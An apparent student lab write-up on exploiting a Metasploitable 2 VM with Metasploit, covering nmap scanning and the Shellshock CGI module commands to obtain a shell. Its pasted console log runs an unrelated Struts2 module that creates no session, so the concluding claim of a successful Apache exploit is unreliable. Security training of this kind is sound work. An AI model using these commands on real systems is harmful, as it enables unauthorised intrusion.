

Task 2: Exploitation Using Metasploit

Objective

Understand how vulnerabilities are exploited using the Metasploit Framework.

Step 1: Install Metasploit Framework

To install Metasploit on Kali Linux, run the following commands:

```
sudo apt update && sudo apt install metasploit-framework -y
```

Verify the installation:

```
msfconsole --version
```

Start Metasploit:

```
sudo msfconsole
```

Step 2: Set Up a Test Environment

We use **Metasploitable 2** (a vulnerable machine) as the target.

1. **Download & Extract Metasploitable 2**

2. `wget https://downloads.metasploit.com/data/metasploitable-linux-2.0.0.zip`

```
unzip metasploitable-linux-2.0.0.zip
```

3. **Import Metasploitable 2 into VirtualBox/VMware**

- Open **VirtualBox / VMware**.
 - Click "**Import Appliance**".
 - Select the extracted .ova file and import it.
 - Ensure the network is set to "**Host-Only**" or "**Bridged**" for access.
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Step 3: Exploit a Vulnerability

We demonstrate an **Apache exploit** as an example.

1. **Scan the target system:**

```
nmap -sV -p 80 <target-IP>
```

Identify Apache version and confirm vulnerability.

2. **Use Metasploit to exploit the Apache vulnerability:**

3. use `exploit/unix/webapp/apache_mod_cgi_bash_env_exec`


4. set RHOSTS <target-IP>
5. set TARGETURI /

exploit

This should grant a shell if successful.

6. **Confirm Access:**
7. whoami

uname -a



```
hacker@kali: ~  
R payload; cannot contain spaces  
Exploit target:  
Id  Name  
--  ----  
0   Universal  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS <target-ip>  
RHOSTS => <target-ip>  
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 192.168.203.128  
RHOSTS => 192.168.203.128  
msf6 exploit(multi/http/struts2_content_type_ognl) > set RPORT 8080  
RPORT => 8080  
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit  
[*] Started reverse TCP handler on 192.168.203.128:4444  
[*] Exploit completed, but no session was created.  
msf6 exploit(multi/http/struts2_content_type_ognl) > 
```

Step 4: Document Findings

- Screenshots were taken at each step to confirm progress.
- Logs of commands and their outputs were saved.

Conclusion

We successfully exploited a vulnerability in **Apache** using Metasploit. This highlights the importance of patching and securing services to prevent attacks.